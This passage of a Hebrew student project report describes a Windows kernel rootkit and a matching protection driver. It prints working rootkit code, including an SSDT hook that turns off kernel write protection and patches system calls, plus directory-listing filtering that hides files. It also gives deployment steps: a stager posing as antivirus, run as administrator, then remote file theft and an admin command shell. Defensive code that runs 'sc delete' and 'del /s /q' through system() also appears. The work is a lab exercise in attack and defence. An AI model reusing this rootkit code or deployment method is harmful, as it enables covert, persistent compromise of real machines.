* return STATUS\_SUCCESS;
* }
* זיהוי תהליכים חבויים:
* NTSTATUS HiddenProcessesProtection::UpdateProcessList() {
* NTSTATUS Status = STATUS\_UNSUCCESSFUL;
* PVOID NewProcessList = NULL;
* ULONG64 NewListSize = 0;
* LIST\_ENTRY\* CurrentList = NULL;
* LIST\_ENTRY\* PreviousList = NULL;
* LIST\_ENTRY\* NextList = NULL;
* PACTEPROCESS CurrentProcess = (PACTEPROCESS)PsInitialSystemProcess;
* LIST\_ENTRY\* LastProcessFlink = &CurrentProcess->ActiveProcessLinks;
* PROCESS\_INFO CurrentProcessInList = { 0 };
* PACTEPROCESS ProcessInNewList = NULL;
* // Iterate the current process list to create a new list:
* PreviousList = LastProcessFlink;
* CurrentList = PreviousList->Flink;
* CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct \_ACTEPROCESS, ActiveProcessLinks));
* NextList = CurrentList->Flink;
* while (CurrentList != LastProcessFlink) {
* Status = HiddenProcessesProtection::ProcessList::AddToList(&NewProcessList, &NewListSize,
* CurrentProcess);
* if (!NT\_SUCCESS(Status)) {
* DbgPrintEx(0, 0, "ProtectionDriver HiddenProcessesProtection() - failed to add process %p: 0x%x\n",
* CurrentProcess, Status);
* return Status;
* }
* //DbgPrintEx(0, 0, "ProtectionDriver HiddenProcessesProtection() - added process %p to list\n",
* // CurrentProcess);
* PreviousList = CurrentList;
* CurrentList = NextList;
* NextList = CurrentList->Flink;
* CurrentProcess = (PACTEPROCESS)((ULONG64)CurrentList - offsetof(struct \_ACTEPROCESS, ActiveProcessLinks));
* }
* // If this list is the first logging session - no hidden process can be traced:
* if (HiddenProcessesList != NULL) {
* for (ULONG64 HiddenIndex = 0; HiddenIndex < HiddenProcessesSize; HiddenIndex += sizeof(PROCESS\_INFO)) {
* RtlCopyMemory(&CurrentProcessInList, (PVOID)((ULONG64)HiddenProcessesList +
* HiddenIndex), sizeof(PROCESS\_INFO));
* if (HiddenProcessesProtection::ProcessList::IsInList(NewProcessList, NewListSize, &CurrentProcessInList)) {
* continue; // If process is in both lists - no need to analyze
* }
* // Old process is not in current list, lookup to see if hidden:
* Status = PsLookupProcessByProcessId((HANDLE)CurrentProcessInList.ProcessId,
* (PEPROCESS\*)&ProcessInNewList);
* if (!NT\_SUCCESS(Status) || ProcessInNewList == NULL) {
* DbgPrintEx(0, 0, "ProtectionDriver HiddenProcessesProtection() - process %llu terminated regularly\n",
* (ULONG64)CurrentProcessInList.ProcessId);
* continue;
* }
* // Lookup of old process in new list succeeded but comparing failed - hidden process:
* DbgPrintEx(0, 0, "ProtectionDriver HiddenProcessesProtection() - process %llu was hidden, reattaching ..\n",
* (ULONG64)ProcessInNewList->UniqueProcessId);
* HiddenProcessesProtection::AttachHiddenProcess(ProcessInNewList);
* }
* ExFreePool(HiddenProcessesList);
* HiddenProcessesList = NULL;
* HiddenProcessesSize = 0;
* }
* HiddenProcessesList = NewProcessList;
* HiddenProcessesSize = NewListSize;
* return STATUS\_SUCCESS;
* {
* החבאת קבצים (בהתחלה: ביצוע SSDT hook, אחרי: ההחבאה עצמה לסוג מסוים של בקשה, חלק מswitchcase):
* NTSTATUS roothook::SSDT::SystemServiceDTHook(PVOID HookingFunction, ULONG Tag) {
* /\*
* Business logic of hook:
* 1) Get address of ServiceDescriptorTable with specific pattern matching in the kernel code section (.text)
* 2) Get the address of the current function (will be put in \*OriginalFunction) from the SSDT
* 3) Add the address of the hooking function to the data of the trampoline dummy (SSDT entry is only 32 bits in x64, need to create stub hook and kump to that)
* 4) Find an area inside the kernel's code section (.text) that can hold the data of the trampoline dummy hook (check sequence of nops big enough)
* 5) Map the kernel's image into writeable memory, change protection settings to be able to write dummy hook into the kernel, write it into the kernel
* 6) Disable WP (Write-Protected), patch the SSDT entry, enable WP protections
* 7) Unmap the kernel image to save changes
* \*/
* BYTE DummyTrampoline[] = { 0x50, // push rax
* 0x48, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // movabs rax, HookingFunction
* 0x48, 0x87, 0x04, 0x24, // xchg QWORD PTR [rsp],rax
* 0xc3 }; // ret (jmp to HookingFunction)
* PVOID TrampolineSection = NULL; // Will hold the matching sequence of nop/int3 instructions for the trampoline hook
* PVOID KernelMapping = NULL;
* PVOID\* OriginalFunction = NULL;
* PMDL KernelModuleDescriptor = NULL;
* KIRQL CurrentIRQL = NULL;
* ULONG SyscallNumber = 0;
* ULONG SSDTEntryValue = 0;
* NTSTATUS Status = STATUS\_UNSUCCESSFUL;
* PULONG KiServiceTableBase = NULL;
* // Check for invalid parameters:
* if (HookingFunction == NULL || Tag == 0) { // OriginalFunction == NULL || SyscallNumber == 0) {
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook failed (invalid parameters: %p, %lu)\n", HookingFunction, Tag);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* return STATUS\_INVALID\_PARAMETER;
* }
* // Get the original function matching buffer and find the syscall number:
* switch (Tag) {
* case NTQUERY\_TAG: OriginalFunction = &ActualNtQueryDirFile; SyscallNumber = NTQUERY\_SYSCALL; break;
* case NTQUERYEX\_TAG: OriginalFunction = &ActualNtQueryDirFileEx; SyscallNumber = NTQUERYEX\_SYSCALL; break;
* case NTQUERYSYSINFO\_TAG: OriginalFunction = &ActualNtQuerySystemInformation; SyscallNumber = NTQUERYSYSINFO\_SYSCALL; break;
* default:
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook failed (invalid tag: %lu)\n", Tag);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* return STATUS\_INVALID\_PARAMETER;
* }
* // Get the address of the original function from the SSDT and copy the new function (HookingFunction) to the trampoline hook:
* \*OriginalFunction = (PVOID)roothook::SSDT::CurrentSSDTFuncAddr(SyscallNumber);
* RtlCopyMemory(&DummyTrampoline[3], &HookingFunction, sizeof(PVOID));
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook, actual syscall function (%lu) - %p\n", SyscallNumber, \*OriginalFunction);
* // Find a long enough sequence of nop/int3 instructions in the kernel's .text section to put the trampoline hook in:
* TrampolineSection = memory\_helpers::FindUnusedMemoryADD(KernelTextSection, TextSectionSize, sizeof(DummyTrampoline));
* if (TrampolineSection == NULL) {
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu failed (cannot find sequence of %zu bytes that are nop/int3 instructions, %p, %lu)\n", SyscallNumber, sizeof(DummyTrampoline), KernelTextSection, TextSectionSize);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* \*OriginalFunction = NULL;
* return STATUS\_NOT\_FOUND;
* }
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook, found code cave at %p (%lu)\n", TrampolineSection, SyscallNumber);
* // Map the kernel into writeable space to be able to put trampoline hook in and modify the SSDT entry:
* KernelModuleDescriptor = IoAllocateMdl(TrampolineSection, sizeof(DummyTrampoline), 0, 0, NULL);
* if (KernelModuleDescriptor == NULL) {
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu failed (cannot allocate module descriptor to write into the kernel image, %p, %zu)\n", SyscallNumber, TrampolineSection, sizeof(DummyTrampoline));
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* \*OriginalFunction = NULL;
* return STATUS\_MEMORY\_NOT\_ALLOCATED;
* }
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook, module descriptor at %p (%lu)\n", KernelModuleDescriptor, SyscallNumber);
* MmProbeAndLockPages(KernelModuleDescriptor, KernelMode, IoReadAccess);
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook, locked pages (%lu)\n", SyscallNumber);
* KernelMapping = MmMapLockedPagesSpecifyCache(KernelModuleDescriptor, KernelMode, MmCached, NULL, FALSE, NormalPagePriority);
* if (KernelMapping == NULL) {
* MmUnlockPages(KernelModuleDescriptor);
* IoFreeMdl(KernelModuleDescriptor);
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu failed (cannot map the kernel into writeable memory)\n", SyscallNumber);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* \*OriginalFunction = NULL;
* return STATUS\_UNSUCCESSFUL;
* }
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook, mapped module to %p (%lu)\n", KernelMapping, SyscallNumber);
* // Set the protection settings of the memory range to be both writeable and readable:
* Status = MmProtectMdlSystemAddress(KernelModuleDescriptor, PAGE\_READWRITE);
* if (!NT\_SUCCESS(Status)) {
* MmUnmapLockedPages(KernelMapping, KernelModuleDescriptor);
* MmUnlockPages(KernelModuleDescriptor);
* IoFreeMdl(KernelModuleDescriptor);
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu failed (cannot change protection settings to RW)\n", SyscallNumber);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* \*OriginalFunction = NULL;
* return STATUS\_UNSUCCESSFUL;
* }
* // Patch the SSDT entry and write trampoline hook into the kernel:
* KiServiceTableBase = (PULONG)KiServiceDescriptorTable->ServiceTableBase;
* CurrentIRQL = roothook::SSDT::DisableWriteProtection(); // Disable WP (Write-Protection) to be able to write into the SSDT
* RtlCopyMemory(KernelMapping, DummyTrampoline, sizeof(DummyTrampoline)); // Copy the trampoline hook in the kernel's memory
* SSDTEntryValue = roothook::SSDT::GetOffsetFromSSDTBase((ULONG64)TrampolineSection);
* SSDTEntryValue &= 0xFFFFFFF0;
* SSDTEntryValue += KiServiceTableBase[SyscallNumber] & 0x0F;
* KiServiceTableBase[SyscallNumber] = SSDTEntryValue;
* roothook::SSDT::EnableWriteProtection(CurrentIRQL); // Enable WP (Write-Protection) to restore earlier settings
* // Unmap the kernel image:
* MmUnmapLockedPages(KernelMapping, KernelModuleDescriptor);
* MmUnlockPages(KernelModuleDescriptor);
* IoFreeMdl(KernelModuleDescriptor);
* // Make sure the hook worked:
* if ((ULONG64)\*OriginalFunction == roothook::SSDT::CurrentSSDTFuncAddr(SyscallNumber)) {
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu failed, original function = entry value = %p\n", SyscallNumber, \*OriginalFunction);
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* return STATUS\_UNSUCCESSFUL;
* }
* DbgPrintEx(0, 0, "\n\n-=-=-=-=-=HOOK LOG=-=-=-=-=-\n\n");
* DbgPrintEx(0, 0, "KMDFdriver SSDT hook %lu succeeded, original = %p, current entry = %p\n",
* SyscallNumber, \*OriginalFunction, (PVOID)roothook::SSDT::CurrentSSDTFuncAddr(SyscallNumber));
* DbgPrintEx(0, 0, "\n-=-=-=-=-=HOOK ENDED=-=-=-=-=-\n\n");
* return STATUS\_SUCCESS;
* {

case FileIdFullDirectoryInformation:

CurrFullId = (PFILE\_ID\_FULL\_DIR\_INFORMATION)FileInformation;

PreviousCurrent = (PVOID)CurrFullId;

PreviousFullId = CurrFullId;

while ((ULONG64)CurrFullId != (ULONG64)PreviousCurrent || FileCount == 0) {

CurrFullId->FileIndex -= IndexDecr;

CurrentFile.Buffer = CurrFullId->FileName;

CurrentFile.Length = (USHORT)CurrFullId->FileNameLength;

CurrentFile.MaximumLength = (USHORT)CurrFullId->FileNameLength;

if (\*IsDirSame || general\_helpers::CompareUnicodeStringsADD(&CurrentFile, SusFolder, 0) && \*IsSystemRoot || IsToHideRequest(RequestedDir, &CurrentFile)) {

if (CurrFullId->NextEntryOffset == 0) {

if (FileCount == 0) {

DbgPrintEx(0, 0, "\n\n-=-=-=-=-=FAKE LOG=-=-=-=-=-\n\n");

DbgPrintEx(0, 0, "KMDFdriver Hooking - Fake %wZ FULLID,SINGLE: %wZ, found file %wZ with initial directory of nosusfolder/root\n", FunctionName, RequestedDir, CurrentFile);

DbgPrintEx(0, 0, "\n-=-=-=-=-=FAKE ENDED=-=-=-=-=-\n\n");

FileInformation = NULL;

DirStatus->Status = STATUS\_NO\_SUCH\_FILE;

return STATUS\_NO\_SUCH\_FILE;

}

// Last file in the linked list:

PreviousFullId->NextEntryOffset = 0;

}

else {

PreviousFullId->NextEntryOffset = PreviousFullId->NextEntryOffset + CurrFullId->NextEntryOffset;

}

DbgPrintEx(0, 0, "\n\n-=-=-=-=-=FAKE LOG=-=-=-=-=-\n\n");

DbgPrintEx(0, 0, "KMDFdriver Hooking - Fake %wZ FULLID: %wZ, found file %wZ with initial directory of nosusfolder/root\n", FunctionName, RequestedDir, CurrentFile);

DbgPrintEx(0, 0, "\n-=-=-=-=-=FAKE ENDED=-=-=-=-=-\n\n");

IndexDecr++;

}

else {

PreviousFullId = CurrFullId; // If CurrFile was hidden previous needs to stay in place

}

PreviousCurrent = (PVOID)CurrFullId;

CurrFullId = (PFILE\_ID\_FULL\_DIR\_INFORMATION)((ULONG64)CurrFullId + CurrFullId->NextEntryOffset);

FileCount++;

}

break;

* זיהוי vulnerable drivers:
* BOOL AnalyzeFilePath(char\* FilePath, char\* ServiceName) {
* HANDLE FileHandle = INVALID\_HANDLE\_VALUE;
* PVOID FileData = NULL;
* ULONG64 FileSize = NULL;
* PVOID HashedFileData = NULL;
* ULONG HashedFileSize = NULL;
* NTSTATUS Status = STATUS\_SUCCESS;
* char DeleteCommand[MAX\_PATH] = { 0 };
* char UnloadCommand[MAX\_PATH] = { 0 };
* int LastError = FileOperation(FilePath, &FileHandle, &FileData, &FileSize, FALSE, FALSE);
* if (LastError != 0) {
* printf("[-] Reading image %s information failed - %d, %d\n", FilePath, LastError,
* GetLastError());
* return FALSE;
* }
* // Hash the file information;
* Status = CreateDataHash(FileData, FileSize, BCRYPT\_SHA256\_ALGORITHM,
* &HashedFileData, &HashedFileSize);
* if (!NT\_SUCCESS(Status) || HashedFileSize == 0 || HashedFileData == NULL) {
* if (HashedFileData != NULL) {
* free(HashedFileData);
* }
* if (FileData != NULL) {
* free(FileData);
* }
* printf("[-] Failed to create SHA256 of image %s - 0x%x\n", FilePath, Status);
* return FALSE;
* }
* // Compare the driver's SHA256 hash to the vulnurable list:
* for (ULONG VulnHashIndex = 0; VulnHashIndex < VULNLIST\_SIZE; VulnHashIndex++) {
* if (RtlCompareMemory(VulnurableByteList[VulnHashIndex], HashedFileData, SHA256\_HASHSIZE) == SHA256\_HASHSIZE) {
* printf("[!] Warning: vulnurable driver found at %s, deleting driver file ..\n", FilePath);
* strcat\_s(UnloadCommand, "C:\\Windows\\System32\\sc.exe stop ");
* strcat\_s(UnloadCommand, ServiceName);
* strcat\_s(UnloadCommand, " && C:\\Windows\\System32\\sc.exe delete ");
* strcat\_s(UnloadCommand, ServiceName);
* strcat\_s(DeleteCommand, "del /s /q ");
* strcat\_s(DeleteCommand, FilePath);
* system(UnloadCommand);
* system(DeleteCommand);
* WriteToLog(L"ScVulnFile.txt", GetCurrentWorkingDirectory(), FilePath, TRUE);
* return TRUE;
* }
* }
* if (HashedFileData != NULL) {
* free(HashedFileData);
* }
* if (FileData != NULL) {
* free(FileData);
* }
* WriteToLog(L"ScVulnFile.txt", GetCurrentWorkingDirectory(), FilePath, FALSE);
* printf("[+] Image %s is not vulnurable\n", FilePath);
* return FALSE;
* {

**פירוט בדיקות לשני החלקים:**

* שימוש בwindbg כדי לראות את התיעוד על פעילות הדרייבר: מטרת הבדיקה הייתה לתת בסיס טוב לdebugging של ההתקפה וההגנה ולוודא שהכל עובד כשורה. בפועל הייתי צריך ללמוד איך להגדיר את המערכת לkernel debugging (דרך bcdedit), איך להתחבר לdebugging session ואיך לנהל את המערכת דרך windbg (נעזרתי בתרגילים ב https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/ )

**פירוט הבדיקות לנוזקה:**

* החבאת קבצים ותיקיות מכלים כמו file explorer + החבאת קבצים ותיקיות מדרכי גילוי כמו dir בcmd + החבאת קבצים ותיקיות מהשלמת שם עם טאב: בפועל החבאת הקבצים מכל דרכי הגילוי האלו הייתה דומה מאוד. לאחר תהליך debugging ארוך כדי לוודא שהSSDT hook מתבצע כמו שצריך, מצאתי את אותן 2 פעולות רלוונטיות להחבאת קבצים ולאחר מחקר מצאתי שהן מקבלות FILE\_INFORMATION\_CLASS שאומר מה סוג הבקשה ולכן טיפלתי בכל הסוגים הרלוונטיים כדי להחביא את הקבצים
* החבאה של תהליכים רצים מכלים כמו procmon / task manager: המימוש של בדיקה זו היה ממש פשוט בגלל שכמו רוב הרשימות המרכזיות בwindows, גם הEPROCESSים קשורים בעזרת LIST\_ENTRY: struct פשוט שכולל מצביעים אחורה וקדימה (double linked list), כך שכדי להחביא תהליך הייתי צריך פשוט לשנות את המצביע לתהליך הבא של התהליך הקודם לתהליך הבא שלי וההפך אחורה. חוץ מזה יצרתי בריכת זכרון לאחסן את כל התהליכים המחובאים במקרה של גילוי\רישום תהליכים מוחבאים שהיה ממש פשוט כמו ניהול זכרון רגיל
* החבאה של תעבורת רשת מכלים כמו netstat: לאחר מחקר זמן מה על התהליך של ביצוע IRP HOOK לדרייבר, התעסקתי זמן מה במחקר\הנדסה לאחור של nsiproxy.sys שאחראי לתעבורת הרשת. גיליתי את גודל הקלט שהוא מקבל ולבסוף הצלחתי להבין מה כל שדה בקלט אומר. את זה המרתי לstruct וכך ניתחתי את הקלט שהגיע אלי. ההחבאה עצמה הייתה טריוויאלית מאוד: רשימה מקושרת שכל שדה בה הוא ULONG שמייצג כתובת, מצאתי כתובת להחבאה שנמצאת ברשימה להחביא ועשיתי unlink

**פירוט הבדיקות להגנה:**

* הטענת הנוזקה לאחר תחילת פעילות ההגנה כדי לראות את ההגנה נגד דרייברים חולשתיים (מה שמונע מהטענה מלאה של הנוזקה): בדיקה זו הייתה צפויה וקלה מאוד. לאחר שוידאתי שהמשתנה סביבה עבר מניפולציה בצורה נכונה ושהתוכנה עובדת נכון התאמתי את התוכנה לפתרון ההגנה הכללי ואכן, דרייבר ההתקפה לא הוטען לזכרון
* הטענת הנוזקה לאחר תחילת פעילות ההגנה מבלי אפשרות ההגנה נגד דרייברים: מטרת בדיקה זו הייתה לוודא ששאר אפשרויות ההגנה עובדות כשורה בלי קשר לתוכנת ההגנה נגד דרייברים חולשתיים. היה קל מאוד ועשיתי זאת במחיקת הפעולה שמשנה את משתנה הסביבה
* בדיקת ההגנה נגד קבצים חבויים בעזרת navigating עם file explorer או cmd: אכן כפי שצפיתי, בגלל שההגנה כוללת רק בדיקת integrity על הזכרון הרלוונטי ותיקונים במקרה הצורך, ההגנה נגד קבצים חבויים עבדה כבר בניסיון הראשון, כלכך ביעילות שההגנה כבר עשתה unhook לפני שפעולת הhook של הנוזקה סיימה לרוץ
* בדיקת ההגנה נגד תהליכים חבויים בעזרת חיפוש עבור התהליכים של הנוזקה (MainMedium.exe לתוכנת הUM, python.exe לחלק מהכלים): גם בדיקה זו עבדה כמעט בניסיון הראשון. כל הפעולות שהשתמשתי בהם כדי להגן היו פעולות שכבר התרגלתי להשתמש בהם בצורה נכונה והתהליך כמעט ולא היה פתוח לכשלונות של המערכת. דבר מעניין ששמתי לב אליו הוא שבגלל שיש 4 תוכנות פייטון שבפועל צריך להחביא (shell, webserver שלשניהם יש 2 תהליכים בשם python.exe רצים לכל אחד) ובגלל שהמערכת הייתה כלכך מהירה ויעילה, ההתקפה החביאה תהליך פייטון ראשון, ההגנה גילתה אותו וההתקפה לא הספיקה אפילו להחביא תהליך פייטון אחר (היא חזרה להחביא את אותו תהליך פייטון ראשון כי הוא לא מוחבא)

# מדריך למשתמש:

**יצירת סביבה כללית לפרויקט לפני התחלת השימוש:**

לפני התחלת השימוש בנוזקה\בהגנה יש כמה פעולות שצריך לבצע כדי שהמערכת תוכל לפעול כמו שצריך:


* התקנת sdk,wdk: זה לא תנאי לבדיקה\הרצה של התוכנות, אך בעיקר לפיתוח\שינוי הדרייברים הקיימים, ללא תוכנות אלו לא יהיה ניתן לכתוב קוד לדרייברים וחבילות אלו מייבאות למערכת כלים רבים נוספים כמו windbg
* Kernel debugging: גם תנאי זה לא חובה אך יכול לעזור במקרה שרוצים לראות תיעוד על פעילות הדרייברים. ניתן לעשות זאת בעזרת שתי פקודות cmd:

Bcdedit /DEBUG ON && bcdedit /dbgsettings NET HOSTIP:host\_address PORT:debug\_port KEY:debug\_key

* Hyperv/vmware virtual machine: לאורך כל תהליך ההרצה\בדיקה של החלקים השונים של הפרויקט נעשה שימוש במכונה וירטואלית שבה ניתן לבדוק את הכל בצורה בטוחה. ניתן לעשות זאת עם שני מחשבים אמיתיים בבדיקה אך יש סיכון שמשהו ישתבש
* כיבוי windows firewall\יצירת חוק: חומת האש של windows מונעת מחלקי הנוזקה\הגנה לתקשר אחד עם השני כדי להביא את הקבצים הרלוונטיים. חומת האש הרלוונטית היא זו שמתויגת כActive בתוך Windows Security

וצריך לפעול עליה בשתי המערכות

* התקנת visual studio על המערכת המותקפת\נבדקת: כרגע תוכנות הUM של הנוזקה\הגנה דורשות התקנה של visual studio וחבילות שבאות עם התוכנה
* הגדרת כתובת הIP של התוקף: בגלל שברירת המחדל עם מכונת hyper-v היא שהhost הוא הdefault gateway של המכונה אני התאמתי את הנוזקה למצוא בעצמה את הכתובת של התוקף. אם אין הגדרה כזו יש צורך להקליד ידנית את הכתובת IP של התוקף בהתאמה במקום לקרוא לפעולה GetGatewayList שמופיעה בתחילת התוכנות FunEngine/MainMedium/AutoService



**שימוש בנוזקה:**

לפני התחלת השימוש בנוזקה, יש צורך להפעיל שני שרתים על הhost machine:

* Download\_server.bat: שרת להורדת קבצים
* Injection\_server.bat: שרת להורדת הstager

בתוך המערכת המותקפת יש להתחבר לשרת השני דרך כתובת הIP:50000 ולהוריד את תוכנת הstager. כדי לדמות סיטואציה אמיתית תוכנת הstager והאתר מחקים antivirus שמותקן למערכת. יש גם צורך להתקין את הקובץ למרות ההזהרות מהדפדפן (ההזהרות קורות על הרבה תוכנות שהם לא נוזקה, כולל תוכנת ההגנה).

כדי שהתוכנה תעבוד יש להריץ אותה כמנהל, ומאותו רגע אמור לעלות מסך שמעלה הודעה למשתמש ומראה הורדה של כמה קבצים. אחרי כמה רגעים התוכנה תעשה restart למערכת עבור "שינוי הגדרות רלוונטיות להגנה" (לפי התוכנה). מאותו רגע אין צורך לבצע דבר על המטרה. הנוזקה יושבת במסלול C:\nosusfolder\verysus (בפועל עשיתי hash לשמות כדי להוסיף לרנדומליות של הנוזקה).


בעזרת windbg ניתן לוודא שהדרייבר עלה כמו שצריך לפי הודעות logים שונות שיעלו בהתאם לפעולות שהתבצעו במערכת, בין היתר הודעת עלייה גדולה עם שם הנוזקה. מאותו הרגע למשתמש בנוזקה ברירת המחדל יש 3 פעולות שהוא יכול לעשות:

1. להוריד כל קובץ מכונן C על המערכת המותקפת: דרך שרת אינטרנט שיושב על IP מותקף:8050
2. להריץ כל פקודת cmd בתור מנהל מקומי דרך שרת פקודות שיושב על פורט 8070 בעזרת הלקוח shell\_client.bat
3. להריץ פקודות מיוחדות כמו החבאה\גילוי\רישום קבצים\תעבורת רשת\תהליכים חבוים בעזרת הלקוח ActClient.exe

* הסבר על שימוש בActClient: השימוש בלקוח זה מאוד פשוט, רק צריך להשתמש בתיעוד מסוים של אחד מהשרתים כדי להשיג את הIP המותקף ולהקליד אותו בחלון הפקודה של visual studio. הלקוח יתחבר לMainMedium שיושבים שניהם על פורט 44444 במערכות הרלוונטיות. מאותו הרגע יש למשתמש אפשרויות רבות לביצוע פעולות שנקבעות לפי אות שהוא מקליד במקלדת. מאוחר יותר המשתמש צריך להקליד קונפיגורציות נוספות כמו האם הוא רוצה להחביא\לגלות קובץ מוחבא\רישום קבצים מוחבאים או האם הוא רוצה לגלות תהליך\קובץ\תעבורת רשת בעזרת אינדקס ברשימת ההחבאה או בעזרת ערך רלוונטי (PID,ip address..).

אחרי השליחה של הבקשה מActClient לMainMedium, הבקשה תעבור לKMDFdriver ויעלו logים מתאימים לwindbg. מהדרייבר תחזור תשובה באותו struct שתשלח חזרה לActClient מMainMedium. MainMedium מותאם להתמודד עם כמה לקוחות אחד אחרי השני (אין הגיון בכמה לקוחות בו זמניים) ולכן אם ActClient קורס על הhost יש אפשרות להתחבר מחדש ללא קריסת הנוזקה

* הערה: יש אפשרות פשוטה מאוד להלביש עוד אפשרויות על הדרייבר. הדרייבר מותאם להתחברות לתוכנת UM, ביצוע פעולות מתאימות ובמקרה קריסה לחקות לתוכנה חדשה. כמו שאני הוספתי פונקציונליות לנוזקה בכך שהחבאתי לגמרי webserver וcommand shell ניתן להלביש את הנוזקה על תוכנות\פונקציונליות נוספים:



**שימוש בהגנה:**

גם כדי להשתמש בפתרון ההגנה יש צורך להפעיל 2 שרתים על הhost:

* Download\_server.bat: אותו שרת להורדת קבצים
* Protection\_server.bat: שרת להורדת הstager של פתרון ההגנה, יושב על host IP:30000

בתוך המערכת המווגנת להתחבר לשרת השני דרך כתובת הIP:30000 ולהוריד את תוכנת הstager. הstager מתעד חלק מהפעולות שמתבצעות, כגון שינוי הגדרות אבטחה, הורדת קבצי ההגנה, יצירת services ועוד. יש גם צורך להתקין את הקובץ למרות ההזהרות מהדפדפן. כדי שהתוכנה תעבוד יש להריץ אותה כמנהל, ובסופו של דבר אחרי כמה רגעים התוכנה תעשה restart למערכת עבור שינוי הגדרות רלוונטיות להגנה. מאותו רגע אין צורך לבצע דבר על המטרה.

מאותו הרגע אין דבר שצריך לעשות עבור ההגנה, כל חלק מההגנה באותו הרגע פועל בפני עצמו ולא צריך user interaction בשונה מהנוזקה. לפי התיעוד של עצי הקבצים יש להגנה 3 חלקים מרכזיים (חוץ מהstager):

* ProtectionService.exe: תהליך שמוודא שכל הקבצים הדרושים קיימים, הגדרות אבטחה לא שונו ועוד
* ProtectionDriver.sys: ההגנה המרכזית על הwindows kernel, מגן בפועל בפני עצמו נגד החבאת קבצים\תהליכים\תקשורת אינטרנט
* ProtectionDriverChecker.exe (sc.exe in protected system): תוכנה שמותאמת לוודא לפני קריאה לsc שלא מוטענים דרייברים חולשתיים

גם להגנה זו ניתן לבצע התאמות\תוספות, כגון הגנה על עוד דרייברים מirp hook, הגנה על עוד פעולות מערכת מssdt hook וגם בservice יש אפשרות לבצע עוד פעולות שירוצו באופן אוטומטי בתחילת המערכת ובתדירות קבועה כל כמה זמן.

קבצי ההגנה יושבים בAppData\Roaming על המערכת המוגנת תחת ProtectionSolution וכדי למחוק\לעזור את ההגנה צריך להשתמש בsc כדי לכבות את הdriver וה service הרגיל.

בכל רגע שבו הדרייבר יזהה אובייקט מוחבא מסוים יהיה תיעוד של logים לwindbg שמראים את יעילות המערכת.

* הערה: את כל תהליך השימוש בהתקפה ובהגנה אפשר להסתכל בסרטון הבא שבו אני מדגים את יכולות הפרויקט משני הצדדים

[](https://www.youtube.com/embed/Hzb8JwXWe4U?feature=oembed)

# סיכום אישי\רפלקציה:

